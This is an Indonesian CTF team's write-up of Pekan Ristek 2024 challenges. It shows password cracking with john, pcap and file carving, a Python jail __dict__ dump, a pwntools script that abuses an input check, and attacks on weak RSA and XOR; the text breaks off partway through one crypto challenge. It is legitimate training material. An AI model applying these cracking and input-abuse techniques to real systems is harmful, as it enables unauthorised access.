Write-Up Pekan Ristek 2024

Tipsen Fans Club :

Jaysen Lestari
Christian Raphael Heryanto
Felesia Junelus

DAFTAR ISI

FORENSICS..... 3
[223 pts] brute brute 101.....3
[100 pts] Da Password.....4
REVERSE ENGINEERING..... 5
[100 pts] is it error.....5
[100 pts] Belajar PSD.....6
[100 pts] js to py.....8
MISCELLANEOUS..... 9
[50 pts] Sanity Check.....9
[100 pts] simple secret.....10
[100 pts] INTinya-apa.....11
[50 pts] Feedback.....15
CRYPTOGRAPHY..... 16
[100 pts] bites the bits.....16
[100 pts] two line crypto.....19
[100 pts] easy RSA.....21
[275 pts] my commitment for u.....26
BINARY EXPLOITATION..... 29
[323 pts] easy flag.....29
WEB EXPLOITATION..... 30
[100 pts] Prism.....30
[400 pts] SIAK-GG.....31
[456 pts] Joe WaTson.....33
[475 pts] 4 Shots of Americano and Adpro.....34
[500 pts] thematrix.....36
[500 pts] Vacation Gallery.....38

FORENSICS

[223 pts] brute brute 101

Description
tadinya mau gila gilaan

Author: Praya

Jadi disini kita diberikan file zip dan kita perlu mencari password zip tersebut.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/foren/brute]
└─$ john --show hash.txt
secret.zip/challenge.7z:tupacshakur:challenge.7z:secret.zip::secret.zip

1 password hash cracked, 0 left

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/foren/brute]
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] challenge.7z password:
  inflating: challenge.7z
```

Disini kita sudah berhasil mendapatkan passwordnya dan file zip tersebut berisi file 7-zip.
Selanjutnya kita extract file 7-zip tersebut dan ada folder challange. Saya mengecek isinya dan berisi file a-h. file tersebut masing-masing berisi string base 64.
/P18yZT, Te0JSVV, FRUX1NF, zYwfQ==, UlVLQU4, TkVUU09, c3ODQyY, RfQlJVV.
Karena flag selalu dimulai dari NETSOS{....} maka kita bisa mulai mengecek dari base64 NETSOS yaitu TkVUU09T, dan biasanya base64 diakhiri oleh tanda ==. Selanjutnya kita tinggal mencoba menggabungkan base64 tersebut menjadi: TkVUU09Te0JSVVRfQlJVVFRUX1NFUlVLQU4/P18yZTc3ODQyYzYwfQ==.
Maka kita sudah berhasil mendapatkan flagnya.

Flag :
NETSOS{BRUT_BRUTTT_SERUKAN??_2e77842c60}

[100 pts] Da Password

Description
Omaga what's the password for this zip??? I'm so cooked!!!

Author: Vladislav Borovkov Evgen'yevich

Disoal ini kita diberikan 2 file yaitu file zip dan file txt yang merupakan password.

Selanjutnya kita bisa unzip file zip yang diberikan. Ketika saya memakai unzip untuk ekstrak file tersebut gagal, sehingga kita bisa memakai 7z.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/foren/password]
└─$ cat password.txt
43=29c.f]7f^Bf+72!
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/foren/password]
└─$ 7z x flag.zip

7-Zip 24.07 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-06-19
 64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 376 bytes (1 KiB)

Extracting archive: flag.zip
--
Path = flag.zip
Type = zip
Physical Size = 376


Would you like to replace the existing file:
  Path:     ./flag/flag.txt
  Size:     26 bytes (1 KiB)
  Modified: 2024-11-19 06:09:23
with the file from archive:
  Path:     flag/flag.txt
  Size:     26 bytes (1 KiB)
  Modified: 2024-11-19 06:09:23
```

Setelah itu kita berhasil mengekstrak file tersebut dan mendapat folder flag yang berisi flag.txt, dan kita berhasil mendapatkan flagnya.

FLAG :
NETSOS{t1ngg4l_brut3forc3}

[UP SOLVE] Permisi Paket

Description
permisi... pakettt...

Author: Ultramy

Disini kita diberikan file pcap langsung saja saya cek http nya, dan disana terlihat ada packet yang show password.

```
POST /submit-info?password=f0radm1neyesonly! HTTP/1.1
Host: httpbin.org
User-Agent: curl/8.8.0
Accept: */*
```

Setelah itu saya langsung cek object http yang bisa di export

9574	httpbin.org	application/x-www-form-urlencoded	991 kB	post
11247	httpbin.org	application/json	3,771 kB	post

Disana ada 2 file application yang di post yang terlihat mencurigakan, langsung saja saya eksport file yang pertama dan saya cek jenis filenya ternyata merupakan file zip.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/pekris/foren/paket]
└─$ file file.zip
file.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

Setelah itu langsung saja saya unzip dengan password yang uda saya dapat dapatkan tadi dan kita berhasil mendapatkan file png yang berisi flagnya.

FLAG :
NETSOS{s3cur3d_y0ur_f1rst_p4cket_f5ef3c9da7}

[UP SOLVE] Berkas Berkelas

Description
Kata orang - orang berkas ini berkelas, apa ya isinya?

Author: Ultramy

Disini kita diberikan sebuah file yang namanya sangat aneh, kemudian saya coba decode namanya ternyata merupakan password dari zip filenya.

Input

```
cGFzc3dvcmQ9aW5pc29hbGZvcmVu
```

abc 28 1

Output

```
password=inisoalforen
```

Kemudian ketika saya coba unzip filenya ternyata ada kesalahan magic byte nya, setelah saya perbaiki file zip nya langsung saja kita ekstrak file pdfnya. Kemudian kita buka file pdfnya.

1: NETSOS{th1s_

Disini kita berhasil mendapatkan part1 dari flagnya. Selanjutnya saya coba binwalk untuk mengecek file pdfnya, ternyata terdapat file png. Langsung saja saya ekstrak.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/pekris/foren/berkas]
└─$ binwalk --dd=".*" filefile.pdf
/usr/lib/python3/dist-packages/binwalk/core/magic.py:431: SyntaxWarning: invalid escape sequence '\.'
  self.period = re.compile("\.")

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.4"
197           0xC5            Zlib compressed data, default compression
935           0x3A7           Zlib compressed data, default compression
12850         0x3232          Zlib compressed data, default compression
13616         0x3530          PNG image, 942 x 118, 8-bit/color RGBA, non-interlaced
13747         0x35B3          Zlib compressed data, compressed
```

Setelah itu saya buka file pngnya, dan berhasil mendapatkan part2 dari flagnya.

Part 2: 1s_the_FL4GG!!!

Setelah itu saya coba grep strings dari filenya dan saya berhasil mendapatkan part terakhirnya.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/pekris/foren/berkas/_filefile.pdf-0.extracted]
└─$ strings 3530.png | grep "Part"
Part 3: _b8b8cb89ea}
```

Disini kita tinggal gabungkan semua partnya untuk mendapatkan full flagnya.

FLAG :

NETSOS{th1s_1s_the_FL4GG!!!_b8b8cb89ea}


REVERSE ENGINEERING

[100 pts] is it error


Description
super duper easy compiled python

Author: Anickme

Di soal ini kita diberikan sebuah file pyc, kemudian saya decompile file nya dengan decompiler online.



tetapi saya melihat ada yang aneh dengan code tersebut yaitu pada dec ^ key, seharusnya menurut saya merupakan i ^ key yang kemudian diubah menjadi karakter ascii untuk mendapatkan flagnya.



Flag :
NETSOS{c0mpil3d_pyth0n_m4sih_g4mp4ng_b8bb25ca42}

[100 pts] Belajar PSD

Description
Yuk belajar PSD! Hari ini kita akan belajar tentang memory, silahkan coba sendiri memorynya. Harusnya kalo memorynya works, semua warna kotaknya warna hijau!

Wrap the flag with NETSOS{}

Author: Maskrio

Lalu saya coba melihat source code dari webnya

```
        async function conf_0_0() {
            bit_container = document.getElementById("0-0")
            const isOn = bit_container.classList.contains("on");

            if(isOn){
                document.getElementById('box-58').classList.toggle("hidden", 1);
            }else {
                document.getElementById('box-58').classList.toggle("hidden", 0);
            }
        }
```

kemudian untuk menyalakannya saya menyesuaikan tiap bit dari tiap byte menjadi 1 atau 0 sesuai dengan codenya. Setelah itu kotak di web nya akan menjadi hijau.

kemudian saya menyesuaikan bit binary sesuai urutan dari msb ke lsb, sehingga saya mendapatkan biner dari byte 0 sampai byte 15 :
01000011 00110100 01110000 00110011 01011111 01100010 00110001 01101011 01101001 01001110 01011111 01010111 00110000 01101001 01011001 01111001

kemudian dari cyberchef kita bisa mendapatkan flagnya

```
01000011 00110100 01110000 00110011 01011111 01100010 00110001 01101011 01101001 01001110
01011111 01010111 00110000 01101001 01011001 01111001
```

143 1 0→143 (143 selected) Raw Byte

Output

```
C4p3_b1kiN_W0iYy
```

FLAG :

NETSOS{C4p3_b1kiN_W0iYy}

[100 pts] js to py

Description
i can turn my js code to python? innovation :o

Author: tipsen

Diberi sebuah file disassembled python yang berupa hasil compile javascript. Setelah beberapa membaca. Akhirnya terlihat pattern encryption dari flag, yaitu dengan menambahkan ordinal dari character dengan index character pada array. Sehingga untuk *decrypt*nya cukup kita kurangi sesuai dengan index character

```
encrypted = [ ... ]

flag = []
for i in range(len(encrypted)):
    decrypt_chr = encrypted[i] - i
    flag.append(chr(decrypt_chr))

print(('').join(flag))
```

Flag:
NETSOS{this_is_a_very_long_flag_because_the_authors_just_experience_pain_solving_js2py_the_other_day_but_i_make_easier_version_for_u_so_u_can_learn_new_thing_from_this_rev_challenges_goodluck_so_now_what_should_we_talk_about_ouu_yeah_this_is_clearly_ctf_challenges_you_dont_need_to_ask_me_why_because_i_dont_know_too_why_i_made_this_challenges_goodluck_solving_it_and_see_you_on_final_f34868b94e}

MISCELLANEOUS

[50 pts] Sanity Check

Description
Welcome :U NETSOS{semoga_enjoy_ngerjain_soalnya_yah_goodluck}

Author: Anickme

FLAG :
NETSOS{semoga_enjoy_ngerjain_soalnya_yah_goodluck}

[100 pts] simple secret

Description
can u guess what my flag variable name is?

Author: tipsen

Pertama saya mencoba menjalankan nc nya dan memasukkan __dict__

```
└─$ nc 34.101.36.1 9010
Welcome to Pekan RISTEK NetSOS 2024
This is a simple python challenge (pyjail maybe?)
Good luck!
Enter variable name: __dict__
{'__name__': 'secret', '__doc__': None, '__package__': '', '__loader__': <_frozen_importlib_external.SourceFileLoader ob
ject at 0x7f980ec43c40>, '__spec__': ModuleSpec(name='secret', loader=<_frozen_importlib_external.SourceFileLoader objec
t at 0x7f980ec43c40>, origin='/app/secret.py'), '__file__': '/app/secret.py', '__cached__': '/app/__pycache__/secret.cpy
thon-310.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n
\nNoteworthy: None is the `nil' object; Ellipsis represents `...' in slices.", '__package__': '', '__loader__': <class '
_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImp
orter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>, '__import__': <built-in function __
import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <bui
lt-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-
in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in func
tion delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, '
exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals'
```

Kemudian kita bisa melihat isi dictionary nya dan ada banyak fake flag yang tersedia lalu saya mencoba scroll ke bawah dan menemukan value yang bukan merupakan fake flag. Lalu saya memasukkan key nya ke nc dan mendapatkan flagnya.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/miscellaneous]
└─$ nc 34.101.36.1 9010
Welcome to Pekan RISTEK NetSOS 2024
This is a simple python challenge (pyjail maybe?)
Good luck!
Enter variable name: flag_79f27d1d16640295f469bc070e23de18
NETSOS{misc_pemanasan_doang_soalnya_authornya_ga_pande_pyjail_xixixixixixi_96cc908822}
```

FLAG :
NETSOS{misc_pemanasan_doang_soalnya_authornya_ga_pande_pyjail_xixixixixixi_96cc908822}

[100 pts] INTinya-apa

Description
siapa suka ngitung? bantu itungin dong

Author: Ultramy

Berikut source codenya


```
import time
import sys
import random
import time
import sys

flag = "NETSOS{sample}"

print("Sebelum main aku tes dulu ya")
questions2 = input("Apa yang sama dengan 1? Jawab: ")
ans = int(questions2)

if questions2 == "1":
    print("Coba lagi")
    sys.exit()

if "," in questions2:
    print("Coba lagi")
    sys.exit()

if "-" in questions2:
    print("Coba lagi")
    sys.exit()

if "+" in questions2:
    print("Coba lagi")
    sys.exit()

if ans != 1:
    print("Coba lagi")
    sys.exit()

print("Nice, sekarang kita mulai permainannya!")
num_questions = 100

for _ in range(num_questions):
    a = random.randint(10, 30)
```

```
    b = random.randint(10, 30)
    answer = a * b
    start_time = time.time()

    try:
        user_input = int(input(f"Berapa {a} * {b}? "))
        end_time = time.time()
        if end_time - start_time > 2:
            print("cepetin dong")
            sys.exit()

        if user_input != answer:
            print("Salah!")
            sys.exit()

    except ValueError:
        print("Invalid!")
        sys.exit()

print("GG! Pasti cape, waktunya tidur zzz...")

questions = int(input("Mau tidur berapa lama? "))
alarm = 130
total_sleep_time = 0

for i in range(questions):
    sleep_time = pow(2, i)
    total_sleep_time += sleep_time

    if total_sleep_time > alarm:
        print(f"Alarm berbunyi dan kamu terbangun")
        sys.exit(1)

    print(f"Tidur selama {sleep_time} detik...")
    time.sleep(sleep_time)

print("Dalam mimpimu kamu mendapat: " + flag[:questions])
```

Supaya bisa masuk ke permainan, input “01” aja.
Lalu untuk menghitung perkaliannya kita bisa pakai script pwn (soalnya waktu jawabnya cuman 2 detik?!)
Lalu nanti di pertanyaan mau tidur berapa lama? kita tinggal jawab -1 biar ga masuk ke for loopnya dan kita bisa dapat flag[:-1]

Berikut script yang saya jalankan

```
from pwn import *
import re

HOST = "34.101.36.1"
PORT = 9009

p = remote(HOST, PORT)

p.recvuntil(b"Apa yang sama dengan 1? Jawab: ")
p.sendline(b"01")  # Respond with "1"
log.info("done")

p.recvuntil(b"Nice, sekarang kita mulai permainannya!")

while(True):
    output = p.recv().decode()
    if "Berapa" in output:
        idx = output.index("*")
        a = output[idx-3:idx]
        b = output[idx+2:idx+4]
        a, b = int(a), int(b)
        ans = a*b
        ans = str(ans)
        log.info(f"Q: {a} * {b} = {ans}")
        p.sendline(ans.encode())
    elif "GG" in output:
        break

p.sendline(b"-1")
log.info("done2")
flag_output = p.recvline().strip()
log.success(f"Flag: {flag_output.decode()}")

p.close()
```



FLAG:
NETSOS{intinya_biar_gabisa_ngitung_manual_tapi_kalo_jago_ttp_bisa_sih_3a00da3a18}

[50 pts] Feedback

Description
Isi feedback dong please :)

https://forms.gle/o8tZqwmCuBHhAPPg6

FLAG:
NETSOS{semoga_menang_gg_dan_tetap_semangat_buat_belajar_ctf}

[100 pts] bites the bits

Description
can u solve this HARD or maybe ez crypto chall?

Author: tipsen

```
from Crypto.Util.number import getPrime, bytes_to_long
from sympy import nextprime
from secret import flag

def get_zero_bits(bits):
    return int('0' * bits, 2)

def challenge() :
    p = getPrime(1024)
    p_bits = p.bit_length()
    zero_bits = get_zero_bits(p_bits)
    q = (p | zero_bits) - p + nextprime(p)

    n = p*q
    e = 65537
    c = pow(bytes_to_long(flag.encode()), e, n)

    print(f"n = {n}")
    print(f"e = {e}")
    print(f"c = {c}")

if __name__ == "__main__" :
    challenge()

# Output
#n =
1986303487779834596527792040016242085444372138035580858660276262857237 1
0635183948497674330124364519349712470847706645207407453002670515987457 2
8963333197550351338477656299403919838653794375281610864554812062488318 8
5437115640091976116298239078238346637599814357397441352417122480779057 2
4806596698384145874719812739174608626258726621129342436483386495333462 3
0657790246279637341370503085607096310775300438720406474809582576131089 9
9285103197307628067210576361069042991464592385534008182926184292756764 6
2356418908157774673082336744327451483483622686839105623837000337334633 8
9338624851407590677472351928339472185256004040657
#e = 65537
```

```
#c =
17766803113389982780819433274960885186650409736312242807168309159058064
73224040713376294058881641226364345763711850963725724213452189339610581
22266375804841087331905460034301306414860469205390661581728191893649705
45284280508063715889262003615982206307883810679243372381366514913175373
64016387550398544106659039475213218285085926355632718221284347657135912
50961414684145137604237655800159639040228918282217235218467420191871704
96544913286175376377822420085073801092584300369599721088377777673803666
41805036750533480704099403492986813345957055811054512089578940124094050
958909532094121172810850017966009807405517438057 8
```

Kelihatan seperti problem RSA biasa? T-TAPI N NYA GEDE BANGET! dan gak bisa difaktorkan.

Tapi, coba lihat ini

```
def get_zero_bits(bits):
    return int('0' * bits, 2)
```

```
    p = getPrime(1024)
    p_bits = p.bit_length()
    zero_bits = get_zero_bits(p_bits)
    q = (p | zero_bits) - p + nextprime(p)
```

Fungsi get_zero_bits(bits) akan mengembalikan nilai 0 berapapun itu karena '0' akan dikalikan dengan panjang bits lalu di-convert jadi integer.

Kemudian

$q = (p \mid ZeroBits) - p + nextprime(p)$

$q = (p \mid 0) - p + nextprime(p)$

$q = p - p + nextprime(p)$

$q = nextprime(p)$

Ya.. karena q adalah bilangan prima setelah p, kita bruteforce aja karena nilai mereka berdua akan berdekatan. Dan untuk p sendiri kita bruteforce dari sqrt(n) sampai 2 saja. Dan bruteforce mundur saja. *(kalau bruteforce dari 2 nanti laptopnya otw dikremasi)*.

```python
from sympy import isprime
from math import isqrt

n = 19863034877798345965277920400162420854443721380355808586602762628572371063518394849767433012436451934971247084770664520740745300267051598745728 9
e = 65537
c = 17766803113389982780819433274960885186650409736312242807168309159058064732240407133762940588816412263643457637118509637257242134521893396105812 2

def fac(n):
    # Bruteforce p dan q
    p = isqrt(n)

    while p > 2:
        if n % p == 0 and isprime(p):
            q = n // p
            if isprime(q):
                print(f"p = {p}")
                return p, q
        p -= 1

    return None, None

p, q = fac(n)
```

```
PROBLEMS 5   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

PS D:\code> python -u "d:\code\python\testesgaj.py"
PS D:\code> python -u "d:\code\python\testesgaj.py"
p = 140936279494665056115836585475903840055448347200768059773129288521997064734156635577333804220123629756106593346829855101336424801602339182634948313025552989271081415031957546
5105916779270424451269572690206419489761687758844386485159862374695906006503093108688111367006817292052676380110012013492423653164117 41
Flag: NETSOS{3Z_CrypT0_ch4lleng3_for_u_hohohoho_69bff46252}
PS D:\code> python -u "d:\code\python\testesgaj.py"
p = 140936279494665056115836585475903840055448347200768059773129288521997064734156635577333804220123629756106593346829855101336424801602339182634948313025552989271081415031957546
5105916779270424451269572690206419489761687758844386485159862374695906006503093108688111367006817292052676380110012013492423653164117 41
```

Ciluk ba p nya dapet. Habis ini RSA biasa aja.

```python
from Crypto.Util.number import long_to_bytes
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
flag = pow(c, d, n)
flag = long_to_bytes(flag).decode()
print(f"Flag: {flag}")
```

```
PROBLEMS 5   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

PS D:\code>
python -u "d:\code\python\testesgaj.py"
Flag: NETSOS{3Z_CrypT0_ch4lleng3_for_u_hohohoho_69bff46252}
PS D:\code>
```

FLAG:
NETSOS{3Z_CrypT0_ch4lleng3_for_u_hohohoho_69bff46252}

[100 pts] two line crypto

Description
ez nimah, (teksnya bahasa inggris)

Author: kejuwafel (upi)

```
n = open('plaintext', 'r').read()
print(''.join(chr(ord(a) ^ ord(b)) for a, b in zip(n, n[1:])),
file=open('ciphertext', 'w'))
```

ciphertext[i] = plaintext[i] xor plaintext[i+1]
plaintext[i+1] = ciphertext[i] xor plaintext[i]
Jika kita mengetahui plaintext[0] kita bisa mendapatkan ciphertext. Dan permasalahannya kita tidak mengetahui plaintext[0].
Akan tetapi dalam deskripsi soal diberitahu bahwa teksnya dalam bahasa inggris. Artinya seluruh karakter plaintext pasti karakter ascii dari nomor 32.

ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

Kalau gitu kita tinggal bruteforce plaintext[0]-nya saja (dari 32-127 sekitar 95 kemungkinan terus dikali bruteforce panjang ciphertext sebanyak 43287 char, kuat la).

```
def find_plaintext(ciphertext, p0):
    p = [p0]
    for c in ciphertext:
        next_char = chr(ord(c) ^ ord(p[-1]))
        p.append(next_char)
    return ''.join(p)

def brute_force_n(ciphertext):
```

```python
    maybe_ans = []
    # Bruteforce plaintext[0]
    for p0 in (chr(i) for i in range(32, 127)):
        try:
            # Masukkan semua kemungkinan dalam list
            p = find_plaintext(ciphertext, p0)
            maybe_ans.append(p)
        except Exception:
            pass
    return maybe_ans

ciphertext = open("D:/code/python/cihper", "r")
ciphertext = ciphertext.read()

ans = brute_force_n(ciphertext)
for i in range(len(ans)):
    # Kalau NETSOS ada dalam list, write ke out2.txt
    if("NETSOS{" in ans[i]):
        ot = open("D:/code/python/out2.txt", "w+")
        ot.write(i)
```

Terus kita tinggal grep NETSOS dari file tersebut :D

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/pekris/crypto]
└─$ strings out2.txt | grep "NETSOS"
(Ken makes finger guns and NETSOS{s1mpl3_x0r_t0_str4rt_y0ur_d4y} makes "pew pew pew" sounds and thbi'tshwt.
```

FLAG:

NETSOS{s1mpl3_x0r_t0_str4rt_y0ur_d4y}

[100 pts] easy RSA

Description

can u solve this zero knowledge proof chall :o

Author: tipsen

```
hellow@FelesiaJ:~$ nc 34.101.36.1 9016
Welcome to the Zero Knowledge RSA Proof Challenge!
Can you factorize this modulus?
RSA Modulus n = 43978165923913528481995894414955468640841443915773510139274067193066975599531017308543830581505509489006
075621550654334660702912319394620569517768132549200228457582708137049881224377714324384459764985127969779437485224035759
448121724558474859673113855163245758440611896795265664190220769913541323052604037848619495952320746955832351397112700937
901242994264840713906436724848764828129945273904415936171340530599625615723112030397434415809523364763538343220095598944
939189780316617948162163114122619742219408476270371054030063555707857557884843222237450650815813269006403769663469026152
159250028885922634379836917289736695883361151428309128824284196995531041456098509367614301437319961380210935359098738326
668973697084004320701070549995827106259722338783039420820960600077961763483061494649680970397611482854462896094222426703
596517962259779184115337136635341842318083880618921778335977620930564584755596748495190785490879241923107606411900860438
818161433276463531951038654233417935418575767532961431355651570720410482470528027991986099184729366901543236206488805074
297748729492255375574763462836530270103051763404244457357959853162605228824178160595130047772134639566595641682024140832
1212309039470327567638422906769469126691624471951
Enter proof (hex): |
```

```python
from Crypto.Util.number import getPrime, bytes_to_long
from secret import FLAG
from py_ecc.bls12_381 import curve_order

class RSA:
    def __init__(self):
        self.p = getPrime(2048)
        self.q = getPrime(2048)
        self.n = self.p * self.q
        self.e = 0x10001
        self.curve_order = curve_order

    def check_proof(self, proof_hex):
        try:
            p_claimed = int(proof_hex[:128], 16) % self.curve_order
            q_claimed = int(proof_hex[128:], 16) % self.curve_order

            if p_claimed == 1 or p_claimed == -1 or q_claimed == 1 or
q_claimed == -1 or p_claimed == 2 or q_claimed == 2:
                return False

            return (p_claimed * q_claimed) % self.curve_order == self.n
% self.curve_order

        except:
            return False

def challenge():
    rsa = RSA()
```

```
    print("Welcome to the Zero Knowledge RSA Proof Challenge!")
    print("Can you factorize this modulus?")
    print(f"RSA Modulus n = {rsa.n}")

    while True:
        proof = input("Enter proof (hex): ").strip()

        if rsa.check_proof(proof):
            print(f"Congrats!!! You managed to proof it!")
            print(f"This is your reward: {FLAG}")
        else:
            print("Wrong proof :C")

if __name__ == "__main__":
    challenge()
```

Yang perlu dilihat disini adalah untuk mendapatkan flag, kita harus bisa mengembalikan nilai dari rsa.check_proof(proof) bernilai true. Kemudian kita lihat bagian fungsi dari rsa.check_proof(proof)

```
 def check_proof(self, proof_hex):
        try:
            p_claimed = int(proof_hex[:128], 16) % self.curve_order
            q_claimed = int(proof_hex[128:], 16) % self.curve_order

            if p_claimed == 1 or p_claimed == -1 or q_claimed == 1 or
q_claimed == -1 or p_claimed == 2 or q_claimed == 2:
                return False

            return (p_claimed * q_claimed) % self.curve_order == self.n
% self.curve_order

        except:
            return False
```

